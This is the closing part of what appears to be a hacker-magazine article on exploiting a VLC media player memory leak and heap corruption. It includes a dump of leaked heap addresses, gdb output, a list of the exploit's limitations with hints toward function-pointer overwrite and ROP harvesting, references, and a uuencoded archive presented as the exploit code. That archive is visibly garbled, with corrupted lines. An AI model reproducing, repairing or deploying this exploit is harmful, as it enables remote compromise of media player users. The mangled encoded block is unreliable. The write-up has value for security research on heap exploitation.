0x289121c0...0x28912200...0x28912240...0x28912280...0x289122c0...
0x28912300...0x28912340...0x28912380...0x289123c0...0x28912400...
0x28912440...0x28912480...0x289124c0...0x28912500...0x28912540...
0x28912580...0x289125c0...0x28912600...0x28912640...0x28912680...
0x289126c0...0x28912700...0x28912740...0x28912780...0x289127c0...
0x28912800...0x28912840...0x28912880...0x289128c0...0x28912900...
0x28912940...0x28912980...0x289129c0...0x28912a00...0x28912a40...
0x28912a80...0x28912ac0...0x28912b00...0x28912b40...0x28912b80...
0x28912bc0...0x28912c00...0x28912c40...0x28912c80...0x28912cc0...
0x28912d00...0x28912d40...0x28912d80...0x28912dc0...0x28912e00...
0x28912e40...0x28912e80...0x28912ec0...0x28912f00...0x28912f40...
0x28912f80...0x28912fc0...0x28919080...0x289190c0...0x28919100...
0x28919140...0x28919180...0x289191c0...0x28919200...0x28919240...
0x28919280...0x289192c0...0x28919300...0x28919340...0x28919380...
0x289193c0...0x28919400...0x28919440...0x28919480...0x289194c0...
0x28919500...0x28919540...0x28919580...0x289195c0...0x28919600...
0x28919640...0x28919680...0x289196c0...0x28919700...0x28919740...
0x28919780...0x289197c0...0x28919800...0x28919840...0x28919880...
0x289198c0...0x28919900...0x28919940...0x28919980...0x289199c0...
0x28919a00...0x28919a40...0x28919a80...0x28919ac0...0x28919b00...
0x28919b40...0x28919b80...0x28919bc0...0x28919c00...0x28919c40...
0x28919c80...0x28919cc0...0x28919d00...0x28919d40...0x28919d80...
0x28919dc0...0x28919e00...0x28919e40...0x28919e80...0x28919ec0...
0x28919f00...0x28919f40...0x28919f80...0x28919fc0...0x2891a080...
0x2891a0c0...0x2891a100...0x2891a140...0x2891a180...0x2891a1c0...
0x2891a200...0x2891a240...0x2891a280...0x2891a2c0...0x2891a300...
0x2891a340...0x2891a380...0x2891a3c0...0x2891a400...0x2891a440...
0x2891a480...0x2891a4c0...0x2891a500...0x2891a540...0x2891a580...
0x2891a5c0...0x2891a600...0x2891a640...0x2891a680...0x2891a6c0...
0x2891a700...0x2891a740...0x2891a780...0x2891a7c0...0x2891a800...
0x2891a840...0x2891a880...0x2891a8c0...0x2891a900...0x2891a940...
0x2891a980...0x2891a9c0...0x2891aa00...0x2891aa40...0x2891aa80...
0x2891aac0...0x2891ab00...0x2891ab40...0x2891ab80...0x2891abc0...
0x2891ac00...0x2891ac40...0x2891ac80...0x2891acc0...0x2891ad00...
0x2891ad40...0x2891ad80...0x2891adc0...0x2891ae00...0x2891ae40...
0x2891ae80...0x2891aec0...0x2891af00...0x2891af40...0x2891af80...
0x2891afc0...0x28933080...0x289330c0...0x28933100...0x28933140...
0x28933180...0x289331c0...0x28933200...0x28933240...0x28933280...
0x289332c0...0x28933300...0x28933340...0x28933380...0x289333c0...
0x28933400...0x28933440...0x28933480...0x289334c0...0x28933500...
0x28933540...0x28933580...0x289335c0...0x28933600...0x28933640...
0x28933680...0x289336c0...0x28933700...0x28933740...0x28933780...
0x289337c0...0x28933800...0x28933840...0x28933880...0x289338c0...
0x28933900...0x28933940...0x28933980...0x289339c0...0x28933a00...
0x28933a40...0x28933a80...0x28933ac0...0x28933b00...0x28933b40...
0x28933b80...0x28933bc0...0x28933c00...0x28933c40...0x28933c80...
0x28933cc0...0x28933d00...0x28933d40...0x28933d80...0x28933dc0...
0x28933e00...0x28933e40...0x28933e80...0x28933ec0...0x28933f00...
0x28933f40...0x28933f80...0x28933fc0...0x289fc080...0x289fc0c0...
0x289fc100...0x289fc140...0x289fc180...0x289fc1c0...0x289fc200...
0x289fc240...0x289fc280...0x289fc2c0...0x289fc300...0x289fc340...
0x289fc380...0x289fc3c0...0x289fc400...0x289fc440...0x289fc480...
0x289fc4c0...0x289fc500...0x289fc540...0x289fc580...0x289fc5c0...
0x289fc600...0x289fc640...0x289fc680...0x289fc6c0...0x289fc700...
0x289fc740...0x289fc780...0x289fc7c0...0x289fc800...0x289fc840...
0x289fc880...0x289fc8c0...0x289fc900...0x289fc940...0x289fc980...
0x289fc9c0...0x289fca00...0x289fca40...0x289fca80...0x289fcac0...
0x289fcb00...0x289fcb40...0x289fcb80...0x289fcbc0...0x289fcc00...
0x289fcc40...0x289fcc80...0x289fccc0...0x289fcd00...0x289fcd40...
0x289fcd80...0x289fcdc0...0x289fcec0...0x289fce00...0x289fce40...
0x289fcec0...0x289fcef0...0x289fcf00...0x289fcf40...0x289fcf80...
0x289fd080...0x289fd0c0...0x289fd100...0x289fd140...0x289fd180...
0x289fd3c0...0x289fd400...0x289fd440...0x289fd480...0x289fd4c0...
0x289fd500...0x289fd540...0x289fd580...0x289fd5c0...0x289fd600...

0x289fd640...0x289fd680...0x289fd6c0...0x289fd700...0x289fd740...
0x289fd780...0x289fd7c0...0x289fd800...0x289fd840...0x289fd880...
0x289fd8c0...0x289fd900...0x289fd940...0x289fd980...0x289fd9c0...
0x289fda00...0x289fda40...0x289fda80...0x289fdac0...0x289fdb00...
0x289fdb40...0x289fdb80...0x289fdbc0...0x289fdc00...0x289fdc40...
0x289fdc80...0x289fdc00...0x289fdd00...0x289fdd40...0x289fdd80...
0x289fddc0...0x289fde00...0x289fde40...0x289fde80...0x289fdec0...
0x289fdf00...0x289fdf40...0x289fdf80...0x289fdfc0...0x289fe080...
0x289fe0c0...0x289fe100...0x289fe140...0x289fe180...0x289fe1c0...
0x289fe200...0x289fe240...0x289fe280...0x289fe2c0...0x289fe300...
0x289fe340...0x289fe380...0x289fe3c0...0x289fe400...0x289fe440...
0x289fe480...0x289fe4c0...0x289fe500...0x289fe540...0x289fe580...
0x289fe5c0...0x289fe600...0x289fe640...0x289fe680...0x289fe6c0...
0x289fe700...0x289fe740...0x289fe780...0x289fe7c0...0x289fe800...
0x289fe840...0x289fe880...0x289fe8c0...0x289fe900...0x289fe940...
0x289fe980...0x289fe9c0...0x289fea00...0x289fea40...0x289fea80...
0x289feac0...0x289feb00...0x289feb40...0x289feb80...0x289febc0...
0x289fec00...0x289fec40...0x289fec80...0x289fecc0...0x289fed00...
0x289fed40...0x289fed80...0x289fedc0...0x289fee00...0x289fee40...
0x289fee80...0x289feec0...0x289fef00...0x289fef40...0x289fef80...
0x289fefc0...0x28b32080...0x28b320c0...0x28b32100...0x28b32140...
0x28b32180...0x28b321c0...0x28b32200...0x28b32240...0x28b32280...
0x28b322c0...0x28b32300...0x28b32340...0x28b32380...0x28b323c0...
0x28b32400...0x28b32440...0x28b32480...0x28b324c0...0x28b32500...
0x28b32540...0x28b32580...0x28b325c0...0x28b32600...0x28b32640...
0x28b32680...0x28b326c0...0x28b32700...0x28b32740...0x28b32780...
0x28b327c0...0x28b32800...0x28b32840...0x28b32880...0x28b328c0...
0x28b32900...0x28b32940...0x28b32980...0x28b329c0...0x28b32a00...
0x28b32a40...0x28b32a80...0x28b32ac0...0x28b32b00...0x28b32b40...
0x28b32b80...0x28b32bc0...0x28b32c00...0x28b32c40...0x28b32c80...
0x28b32cc0...0x28b32d00...0x28b32d40...0x28b32d80...0x28b32dc0...
0x28b32e00...0x28b32e40...0x28b32e80...0x28b32ec0...0x28b32f00...
0x28b32f40...0x28b32f80...0x28b32fc0...0x28b33080...0x28b330c0...
0x28b33100...0x28b33140...0x28b33180...0x28b331c0...0x28b33200...
0x28b33240...0x28b33280...0x28b332c0...0x28b33300...0x28b33340...
0x28b33380...0x28b333c0...0x28b33400...0x28b33440...0x28b33480...
0x28b334c0...0x28b33500...0x28b33540...0x28b33580...0x28b335c0...
0x28b33600...0x28b33640...0x28b33680...0x28b336c0...0x28b33700...
0x28b33740...0x28b33780...0x28b337c0...0x28b33800...0x28b33840...
0x28b33880...0x28b338c0...0x28b33900...0x28b33940...0x28b33980...
0x28b339c0...0x28b33a00...0x28b33a40...0x28b33a80...0x28b33ac0...
0x28b33b00...0x28b33b40...0x28b33b80...0x28b33bc0...0x28b33c00...
0x28b33c40...0x28b33c80...0x28b33cc0...0x28b33d00...0x28b33d40...
0x28b33d80...0x28b33dc0...0x28b33e00...0x28b33e40...0x28b33e80...
0x28b33ec0...0x28b33f00...0x28b33f40...0x28b33f80...0x28b33fc0...
0x28b34080...0x28b340c0...0x28b34100...0x28b34140...0x28b34180...
0x28b341c0...0x28b34200...0x28b34240...0x28b34280...0x28b342c0...
0x28b34300...0x28b34340...0x28b34380...0x28b343c0...0x28b34400...
0x28b34440...0x28b34480...0x28b344c0...0x28b34500...0x28b34540...
0x28b34580...0x28b345c0...0x28b34600...0x28b34640...0x28b34680...
0x28b346c0...0x28b34700...0x28b34740...0x28b34780...0x28b347c0...
0x28b34800...0x28b34840...0x28b34880...0x28b348c0...0x28b34900...
0x28b34940...0x28b34980...0x28b349c0...0x28b34a00...0x28b34a40...
0x28b34a80...0x28b34ac0...0x28b34b00...0x28b34b40...0x28b34b80...
0x28b34bc0...0x28b34c00...0x28b34c40...0x28b34c80...0x28b34cc0...
0x28b34d00...0x28b34d40...0x28b34d80...0x28b34dc0...0x28b34e00...
0x28b34e40...0x28b34e80...0x28b34ec0...0x28b34f00...0x28b34f40...
0x28b34f80...0x28b34fc0...0x28b36080...0x28b360c0...0x28b36100...
0x28b36140...0x28b36180...0x28b361c0...0x28b36200...0x28b36240...
0x28b36280...0x28b362c0...0x28b36300...0x28b36340...0x28b36380...
0x28b363c0...0x28b36400...0x28b36440...0x28b36480...0x28b364c0...
0x28b36500...0x28b36540...0x28b36580...0x28b365c0...0x28b36600...
0x28b36640...0x28b36680...0x28b366c0...0x28b36700...0x28b36740...
0x28b36780...0x28b367c0...0x28b36800...0x28b36840...0x28b36880...
0x28b368c0...0x28b36900...0x28b36940...0x28b36980...0x28b369c0...
0x28b36a00...0x28b36a40...0x28b36a80...0x28b36ac0...0x28b36b00...
0x28b36b40...0x28b36b80...0x28b36bc0...0x28b36c00...0x28b36c40...
0x28b36c80...0x28b36cc0...0x28b36d00...0x28b36d40...0x28b36d80...
0x28b36dc0...0x28b36e00...0x28b36e40...0x28b36e80...0x28b36ec0...
0x28b36f00...0x28b36f40...0x28b36f80...0x28b36fc0...0x28b37080...

0x28b370c0...0x28b37100...0x28b37140...0x28b37180...0x28b371c0...
0x28b37200...0x28b37240...0x28b37280...0x28b372c0...0x28b37300...
0x28b37340...0x28b37380...0x28b373c0...0x28b37400...0x28b37440...
0x28b37480...0x28b374c0...0x28b37500...0x28b37540...0x28b37580...
0x28b375c0...0x28b37600...0x28b37640...0x28b37680...0x28b376c0...
0x28b37700...0x28b37740...0x28b37780...0x28b377c0...0x28b37800...
0x28b37840...0x28b37880...0x28b378c0...0x28b37900...0x28b37940...
0x28b37980...0x28b379c0...0x28b37a00...0x28b37a40...0x28b37a80...
0x28b37ac0...0x28b37b00...0x28b37b40...0x28b37b80...0x28b37bc0...
0x28b37c00...0x28b37c40...0x28b37c80...0x28b37cc0...0x28b37d00...
0x28b37d40...0x28b37d80...0x28b37dc0...0x28b37e00...0x28b37e40...
0x28b37e80...0x28b37ec0...0x28b37f00...0x28b37f40...0x28b37f80...
0x28b37fc0...0x28b38080...0x28b380c0...0x28b38100...0x28b38140...
0x28b38180...0x28b381c0...0x28b38200...0x28b38240...0x28b38280...
0x28b382c0...0x28b38300...0x28b38340...0x28b38380...0x28b383c0...
0x28b38400...0x28b38440...0x28b38480...0x28b384c0...0x28b38500...
0x28b38540...0x28b38580...0x28b385c0...0x28b38600...0x28b38640...
0x28b38680...0x28b386c0...0x28b38700...0x28b38740...0x28b38780...
0x28b387c0...0x28b38800...0x28b38840...0x28b38880...0x28b388c0...
0x28b38900...0x28b38940...0x28b38980...0x28b389c0...0x28b38a00...
0x28b38a40...0x28b38a80...0x28b38ac0...0x28b38b00...0x28b38b40...
0x28b38b80...0x28b38bc0...0x28b38c00...0x28b38c40...0x28b38c80...
0x28b38cc0...0x28b38d00...0x28b38d40...0x28b38d80...0x28b38dc0...
0x28b38e00...0x28b38e40...0x28b38e80...0x28b38ec0...0x28b38f00...
0x28b38f40...0x28b38f80...0x28b38fc0...0x28b39080...0x28b390c0...
0x28b39100...0x28b39140...0x28b39180...0x28b391c0...0x28b39200...
0x28b39240...0x28b39280...0x28b392c0...0x28b39300...0x28b39340...
0x28b39380...0x28b393c0...0x28b39400...0x28b39440...0x28b39480...
0x28b394c0...0x28b39500...0x28b39540...0x28b39580...0x28b395c0...
0x28b39600...0x28b39640...0x28b39680...0x28b396c0...0x28b39700...
0x28b39740...0x28b39780...0x28b397c0...0x28b39800...0x28b39840...
0x28b39880...0x28b398c0...0x28b39900...0x28b39940...0x28b39980...
0x28b399c0...0x28b39a00...0x28b39a40...0x28b39a80...0x28b39ac0...
0x28b39b00...0x28b39b40...0x28b39b80...0x28b39bc0...0x28b39c00...
0x28b39c40...0x28b39c80...0x28b39cc0...0x28b39d00...0x28b39d40...
0x28b39d80...0x28b39dc0...0x28b39e00...0x28b39e40...0x28b39e80...
0x28b39ec0...0x28b39f00...0x28b39f40...0x28b39f80...0x28b39fc0...
0x28b3a080...0x28b3a0c0...0x28b3a100...0x28b3a140...0x28b3a180...
0x28b3a1c0...0x28b3a200...0x28b3a240...0x28b3a280...0x28b3a2c0...
0x28b3a300...0x28b3a340...0x28b3a380...0x28b3a3c0...0x28b3a400...
0x28b3a440...0x28b3a480...0x28b3a4c0...0x28b3a500...0x28b3a540...
0x28b3a580...0x28b3a5c0...0x28b3a600...0x28b3a640...0x28b3a680...
0x28b3a6c0...0x28b3a700...0x28b3a740...0x28b3a780...0x28b3a7c0...
0x28b3a800...0x28b3a840...0x28b3a880...0x28b3a8c0...0x28b3a900...
0x28b3a940...0x28b3a980...0x28b3a9c0...0x28b3aa00...0x28b3aa40...
0x28b3aa80...0x28b3aac0...0x28b3ab00...0x28b3ab40...0x28b3ab80...
0x28b3abc0...0x28b3ac00...0x28b3ac40...0x28b3ac80...0x28b3acc0...
0x28b3ad00...0x28b3ad40...0x28b3ad80...0x28b3adc0...0x28b3ae00...
0x28b3ae40...0x28b3ae80...0x28b3aec0...0x28b3af00...0x28b3af40...
0x28b3af80...0x28b3afc0...0x28b3b080...0x28b3b0c0...0x28b3b100...
0x28b3b140...0x28b3b180...0x28b3b1c0...0x28b3b200...0x28b3b240...
0x28b3b280...0x28b3b2c0...0x28b3b300...0x28b3b340...0x28b3b380...
0x28b3b3c0...0x28b3b400...0x28b3b440...0x28b3b480...0x28b3b4c0...
0x28b3b500...0x28b3b540...0x28b3b580...0x28b3b5c0...0x28b3b600...
0x28b3b640...0x28b3b680...0x28b3b6c0...0x28b3b700...0x28b3b740...
0x28b3b780...0x28b3b7c0...0x28b3b800...0x28b3b840...0x28b3b880...
0x28b3b8c0...0x28b3b900...0x28b3b940...0x28b3b980...0x28b3b9c0...
0x28b3ba00...0x28b3ba40...0x28b3ba80...0x28b3bac0...0x28b3bb00...
0x28b3bb40...0x28b3bb80...0x28b3bbc0...0x28b3bc00...0x28b3bc40...
0x28b3bc80...0x28b3bcc0...0x28b3bd00...0x28b3bd40...0x28b3bd80...
0x28b3bdc0...0x28b3be00...0x28b3be40...0x28b3be80...0x28b3bec0...
0x28b3bf00...0x28b3bf40...0x28b3bf80...0x28b3bfc0...0x28bac080...
0x28bac0c0...0x28bac100...0x28bac140...0x28bac180...0x28bac1c0...
0x28bac200...0x28bac240...0x28bac280...0x28bac2c0...0x28bac300...
0x28bac340...0x28bac380...0x28bac3c0...0x28bac400...0x28bac440...
0x28bac480...0x28bac4c0...0x28bac500...0x28bac540...0x28bac580...
0x28bac5c0...0x28bac600...0x28bac640...0x28bac680...0x28bac6c0...
0x28bac700...0x28bac740...0x28bac780...0x28bac7c0...0x28bac800...
0x28bac840...0x28bac880...0x28bac8c0...0x28bac900...0x28bac940...
0x28bac980...0x28bac9c0...0x28baca00...0x28baca40...0x28baca80...

A debugging session is active.

Inferior 1 [process 2078] will be killed.

Quit anyway? (y or n) y

If you decide no to use gdb (that's what real men do), the following message will pop up upon successful exploitation.

Trace/BPT trap: 5 (core dumped)

--[7 - Limitations

As we promised, we will give a list of the factors that limit our exploit's reliability. People interested in improving our code should first have a look below.

1 - Back in the section we analyzed the RMF vulnerability, we said that the memory range we want leaked, is trashed with 'i_frame_size' bytes; in our exploit code we use a frame size of 20, so, 20 bytes end up being written at the target address. Apparently, because of this trashing of the target memory, we cannot leak .text or any other read only mapping from the target application, since attempting to write on it will terminate VLC with a segmentation violation. Quick tests show that we cannot somehow set 'i_frame_size' to 0 so that 'memcpy()' becomes a nop. Nevertheless, the interested reader is advised to analyze this further and find a way to bypass this limitation.

Note: Recall the RMF vulnerability; a function pointer overwrite is possible. Managing to leak .text addresses means you can do automated remote ROP gadget harvesting in order to write a reliable exploit ;)

2 - For some reason we are not aware of, requesting a memory leak of more than 8MB returns no data at all. Maybe this is related to the output filters splitting the 'p_blocks' in smaller parts, or maybe not ;p This is a very important limitation, since smaller leaked data chunks means more requests for leaked memory which in turn implies more memory being trashed. Consequently, more data we shouldn't touch may be modified resulting in an unexpected crash of VLC.

3 - Unfortunately, there's at least one logical bug within VLC; a logical bug related to input buffering and the clients receiving network streams. When we have some free time we may report it to the VLC developers :p More logical bugs that confine the exploitation process' reliability may be present. A reliable one shot exploit requires a harder study of VLC's source code (yeah, as if we have nothing better to deal with).

4 - The exploit assumes that 64-byte regions usually lie between 0x28700000 and 0x28e00000 and tries to locate them. Some times the heap extends beyond that range. We have to find a way to figure this out, get the topmost heap address and explore the whole region. Doing that in a reliable way requires problem 2 to be solved first.

5 - In section 5.2 we analyzed how the 'p_root' candidates are located. The process described in the aforementioned section takes into account only the bins of the first arena, but VLC, being a multithreaded application, initializes more than one. We believe it's possible to detect those extra arenas, locate their bin-64 addresses and take them into account as well. Alternatively, one may leak and analyze the TLS data of each thread thus locating their magazine racks, their magazines and the 'rounds[]' array corresponding to 64-byte regions.

6 - In step 6 of section 5.2 we said that all regions of the detected runs will eventually be freed by our special MP4 file in hope that 'p_root' will lie somewhere within them. Although we do our best to fill heap holes, this process may result in a segmentation fault due to the fact that regions

already freed are freed for a second time. It is possible to avoid this by having a look at the target runs' region bitmap and freeing only those regions that seem to be allocated. We didn't have the time to implement this but we believe it's trivial (take a look at the comments in the exploit's 'main.py').

If you manage to solve any of these problems, please let us know; don't be a greedy pussy ;)

--[8 - Final words

Exploit development is definitely a hard task; Do you think that the money offered by [censored] is worth the trouble?

In this article, which is short compared to our efforts during the exploit development, we tried to give as much detail as possible. Unfortunately there's no way for us to present every minor detail; a deeper look into VLC's source code is required. All that jemalloc stuff was fun but tiresome. We think it's about time we take some time off :) We would like to thank the Phrack staff for being the Phrack staff, our grhack.net colleagues and all our friends that still keep it real. Our work is dedicated to all those 'producers' of the security ecosystem that keep their mouth shut and put their brains to work. Love, peace and lots of #.

--[9 - References

- [1] vl4dlmlr of acldblitch3z, The art of exploitation: Autopsy of cvsxpl
<http://www.phrack.org/issues.html?issue=64&id=15&mode=txt>
- [2] Feline Menace, Technical analysis of Samba WINS stack overflow
<http://www.phrack.org/issues.html?issue=65&id=12&mode=txt>
- [3] GOBBLES, Local/remote mpg123 exploit
<http://www.securityfocus.com/archive/1/306476>
- [4] VLC Security Advisory 1103
<http://www.videolan.org/security/sa1103.html>
- [5] Chapter 4. Examples for advanced use of VLC's stream output (transcoding, multiple streaming, etc...)
<http://www.videolan.org/doc/streaming-howto/en/ch04.html>
- [6] VLC Security Advisory 1105
<http://www.videolan.org/security/sa1105.html>
- [7] RealAudio
<http://en.wikipedia.org/wiki/RealAudio>
- [8] RealAudio sipr
http://wiki.multimedia.cx/index.php?title=RealAudio_sipr

--[10 - T3h 1337 c0d3z

```
begin 644 vlc_lulz_v0.1.tar.gz
M'XL( '/' U>D\ ``^U)>W?;R)'O_KO\%)WC.TMI+-$\$"! *D9CQ9V9)GO) %M' 4E.
M)JO1X0$!4$1, $@P `ZN' <Y+/?JNH' J@&0DA/O9/>ND' A$ '\7KKG[4HU^%FWDX
MGJ_GG\<WW8[SXE_^2ZYNM^OW^P+^ .G[?X7_-)1S' [PWZONL[ ' ]%UW+[7^Q?1
M_Z]AQ[[6>1%DP, KLTW:ZA]ZK<IB__T.N&ZO]X_FTL[K_VGE`?0P\;U/[.VX/
M;F3[# [K>P(7V[PT&W7\1W:_-2-/UO[S]GXE#D2^" ^5R$\R#/Q33-Q"Q81O-D
M>2V.3]Z(:3*/\U:R6*59(? (B6X=%J)5Z)MK'\VG/' 1_/HJPMHGB:+),B29=Y
M"TX_*>CL_&;=Q?BI6@[@U?N3_V3P4]M_O+\ /P6\ [+NMUO'X_*</;]X(O%X*
MUZ$' Q^\OSM_^YS$^&-"#]Q_?:0J?' IQ?G+T_^ID>##E+YQM8.N<L=4_: _+%D
MQNNV6N<_C=\?OCNFC+IX=_ ' ' 4WGGX-WAT=$9W?7P#K@^\ /8$/;PC?JE0F, S%
M^/3LPX^OWEZ<^*S%^/R/[RX.7\DRR`<79_I!CQZ<' 9\<JE)Z].#HC\#-V]?X
M8$ '\WG^@) /' !4$. $@HPT!#*2+#M6Q=PO&NOEC^]TM?1.7KTRK83/9;TX`RCO
MA:H7JI:+>\ /3SX>RY)=J)3J2[&;]^_^:!*=#'^</' 3\9DLS04V(C08U4_)
MU=' ]LHDK*(7FZL2T%3Z4+$&+'XTO#G\D=HZ0&^*E=01L?CPY4<V'=\?' 1\='
```

M] !+N3D\N?OQP0<P=F>I' AHY, ZV!%RW>J\) 3, V>GAQ4] T2 [3_\>X4ZQU*W.-E
M. 8OG; 0' 2P^X#JW! "%03'NG2N*1T^-*4SCPYP+PGF; /U; L@0"=E1VQ" S>R `:C (M9] AAC)\?4=NT6E+&0<L?M%I"/# .7^%@D\Z2X%]/U, I2, EB^1% (H@QN/KN!CG M] XLBF (R7P2+>R2&E/9' OB70ZW3UH42^, H?0O\8%X+O!) 9SS. 8YGF97YU"2\
MKCI0']%. ^Y=N>U>"LKA89\M-) #DE<U\$AFRH [+~QLIRF*GN5T, Z.? "I^^\$\$, M=\6_B>Y=MSNE: [:>4G&_BK<EI5*2:>!52R.Z7XXG] SRA:%P\$URH=> \L5<GE% M-ZA>\$Y&8HE*-RN*:) C8ZTHE7, 1PIHJ2*TTB1# (5T25) Q95X^5 (R4; XE3CK! M:@75N8-T (#-7N[RH\+[2UB5G011ENKUG=*XZ2 ([NW@["9#L (J_Q<KV (LZ"0 MM5) R/08%G9NB '=?YI=*LQ+*GY4KNM-\) Q; #\& (CPZPU (\$&\^)H, HV' 0#&/Z MCV78EKS3 (, O1UF; INDB6<; /@K8 `H' F>@3521) FLC<?BT+~#M#. RUF, ?+' 2 (1 M/[P4ELK03") *\RBM>F>] 7 `7AIQU; \<BL+@^L1*YVE=S22\B<: .Q\KGBY, ;>& MTC06YG%EL8OR0\$D: "_) P. 9J*42T%R\$RP2,) Z22RQWU@2: =!T29B `~I5\$F42 [M) #*%; 251>5QM%' 59\$JG8ZP6! Y_DC2B*] !5T2! &TKBO (Y [+ () +85165B%06S MJI5%RJTJ# \$B=+LML# `8ECPM (MD' \$+X' RZM+X=5<:DR>?8S*HVS#H `QD\$ZH, ' M\$: 1 `6J:D=!D\$/HJS2\ /9' O<G<[<T3646ID%26H, ONN>NY) THWTUB*B@W1 [40-M*E., YPUI20] (IBA) S (=25 (^M_D6Y-&4#BI19OB]) 6<O@0TF#2']) LJB@5) * ` MV); JX1<F&U18S>, ' \$KBT#` 7-A*PG\R1\ P' =##W0\5A*!@SKTX+18U#MI*? \$5 MEN0+:3S) TP, &=W1Z>Z* =*9_. ZL9 `~XTZ61Q\$. [L*V@GG:1 [OJ#I0U#%DC2+0 MH#` T@' *O (B `UI#R2J<W2TEWL' 0OU3!3RVB\+\$BNZT1JZ*D) P2EH ((+AJ*X& M[=-EP? (ZWNNGN28SQ%Y0: J\HU>K:2S><E-U>~_8!: 9*LZ-953=M@R%5LG) N:M MS/QEF; O5QZ"+B1] !VQ2S6* `_%L/ ((9V*S@3^ [BR"3 [' (UUDL; F, 1I<MVH=6Q M34ZI!, M[P8:NBA&QSN. (*N_BY' RWHSJ>G&0PU@E0?U5U21F_/ (AQUGFH; I@ MD8' &:6@ [.7-0>H `YMAXD; SR\#8H [] [6~PV# =3J@. &\$~\; \$29@_ ' 91471QFIK MEQYBXX" ' 9T+>, #=S [] ~EO+E1KM. "UR#<~M4@/+9KD (]<S. C8\E@!<MF] 4ADG M~_%2!&AQ) ^E<2 ('7GFV1\$Q=0DU%\5^6%' HZAJL<2J] 004T&/9 `UY0?+ (\$50) MI:TJR="T' R, E `EN2] [>1R]+^K* @8ZFK.Q8] *X*7), TKG [`*E; DO8> (.U) 4M. ~MT7EN&"+F+.6.GL+] `>+>, O1P=?0//C#RE<.MB4] 3BUH' 4M>7DU2 (#_GZI (P M1ID5)! *5TG! 9<?<PK4LUQU1F@. *EP2^IN[#Q; #E `5X7:QUZT*UX (KRXXX7_V M1.M_T\N>~U^LO%) ___M?N&;] Q_ \$=A^; _G? [3_/^O<>F) _7LSQ[\NDKG^_7F> M3' !Z\Y" M#H3@QA4X8Y&OXC `) YO- [>!1, "S#F [TX] N5 [043. ~T) \. R' 0<K1>+ M>] %>1T70%I/T# @Q80+8B"8, BSL%, . ". , # [K, KX= (X3; , +P' 38) <=D@UWT [B MG>\$N. %\$R=2 [Z1"MMUVOD&FRF@#1%NWL7C\$"; \$"L=<1; GZWE! 3D `@!M[D' @GG M\Q180S%\ "PWVEI) I `Y?C5^G=N&B+63J/L! [0%F. 1P `2250MR< (KF<_P+Q6 () M@: &6B8!W. ` [FJQE0/!<. <' &/=: #3: Z_RS^, BOBO: ' :LFD. F [NSMM. TT: JF+H M) ?AZ] __, TB `2O (JPA1@X<) &/PUZ^+F6A `@D/8_N6NV\5_ ; 6%?@' 0&FT" ' ; ?\$M M8XN! = (%*8*T%<4; !2A) ; 5#; K+ [JQGMN9\I: F%TTMG7*, VIF&) JLBLQ1T_/P MTX6?Z+] F25& `6U.DU) #%; 2H; :1DGU (-) FF&+5M\$; C<, YJ%: !; . @_[IZ: `7O M3"U1S7H. _] >6M4K#LSK@>; 6.; 'W9@/\$RS!X' <"4@BAF@L?YY2F7URQI\; N5C MS; _ `^J () (T9BN) H%U4#5"] VBE@X (KY; S=.DD#) A#U51T [3#Q4W\$E\$28+HL@ M@: 3R%-R `Z_) J@WI14\$1? (>#CUEP\$V/JY8A\$RRJF\$, 5YF\$R `?G) /S1NFBQ5Z MQ?0\$A>XV `4E=ICA\026 ` .J#>VK9&0OYL1202E+. C5%: TH]>0\W"2ZQ? (I1/ M/RL, *MB. 9DH2 [(F1I, %\&N69&@S3E0T+=6U*) :>JZG#H%\$++JCROQOC8 `!K [M!4^I [!>RF9Y; ^?;!^@<] ~FT; `HA) #&O9!@VGE\4.) U1 `^J2F/\$AM%N@ \K*% M#E/DK8#W7~"P9MOF36. Y. *0LEV3UN96@~74*SUE?36] D7S7=% (NS2I~E\$6=: MJ? `6\$NU% "AAP>* \$*BG9. *: 5+L*+>ZI+S= ' G=\$8>J_X' Z"7@^J+X@3315I7*C M; DPIE=W8F" ILX# \$F, " [V?UB~*7LQB3' E] "; .M `*\3< `>0) UGE\$Z^7JWF"; "+ MY<+I `:S] 9_3J; 9DV# \$7/TK38V87RI, LPEB_. XB" "EZ] EC<3967 `+*K^ \CTC MH~, 4RGA+) 806OUXN (!] 1@!SG8C4/00+U99: 2: ^1^&@ `:U=JG\$' .WQF20 ["V MNO30D; !D4Y4Z~D%9@V@ (5"4D. 168RI@!, W%\$I107V (2DK= `<0&J8 `E=; >Z1N M<JUO@D (IUE5JODCJ87N, 3_5=J; 8 `X~7\U5F&) <S (`I^#_NR+A/UV" &I+3H MEHKE*! IRR1) @X&!7G&; Q~; [BR5QJ. ' Q~2') /3+?GF9QC `T `G2+~ (MDM@YLT MB02^H?I?WL/; FV ` .SU3?1>=%EB" &47^Q) D<OCZ^G `=0P8, K^ \/' TZ/#B^ \$#\ M (6 [@5K/\$V%G\$ "QBM `4/?D0"8 [J"O: 9+E0' ` \3"R#N9G6% " "6"2F+LHL (= #PS M2^: LM% C' RF?I+4C~! `BS~0F) !LY~K) ?S9/G) 4BJD, BW53GIGMWS [W' I+MD&K M[_2F6>V@%6! J%' OB<V' 4L%&?Z4U+*"UHE~2"J@O]>9L%*Z, : [! (A\; 8255BV MB27WF, 0CN) =LU; G' YU_@%+@; G0) 5 `Z!+Y+PGZ3_ =5=MY4>32B; ?*K] Z/\340 M/~; D; ' T="WB] CLFQ; Z, G!3US' *; K) 8@H^0/P `G592#X `2@XP. @V2. :DNH9) : M@31#MU (~&&IEA [23& (L8!]A22E\#09: M5UCJMG+D*5F5&" !0%D\$30)) B7"3@ M [] 22FU/OCZ,] @P9EJ (<) DFF54C#': ?9 [3+', \$GBAH06. <. #_V20IL@#\$4<N, MM `:EH*NTB"74, 6HZM<BY/] *NCQ#0' 0' 11_~A_ " !10E%R' 0>7. >; `~ , I_] =6 MSJ] I, M\$2) 7O~; BU+D [FUU' 6>6SE: ; BT\; ^A] #28?JRZ<) ? , (` \9Y7; EL&AL\ M\$Q\^) 2) * /R5 [Z, G*7D<SN] : 8\$6T09I5<K] ~UKMS3++XF44+CHQ*C7J! XDC: O M [" &ZH; ' +QT\$X8YV0AL#O@0J9T `V_@95 `Y2X] CPX92FESL1) F, 6BD>0! FJ] ` . M"28V3] ~ /8IY\D@D: HZ_J0! %U. IU+3/3J4C%6_H! 7%BEF>K. >@ZP%DSGV\BB6 M99<6IS [, 4] 6!] 5@66PL>~AGS1*C>5. D^2~P2ZD89G] 1X/F^D9) I1I9: ^, E=B M2<NUV" \$F0 ([] `N] V~ID7/<AWW* `8%\Y&0_~8. AJ; LIZWB<Y2F5_=@ ` \$! JD\; M*2O"5"AZ5\$P38RM<X^*#=: `:U@R (U+7~/I `JMF<) 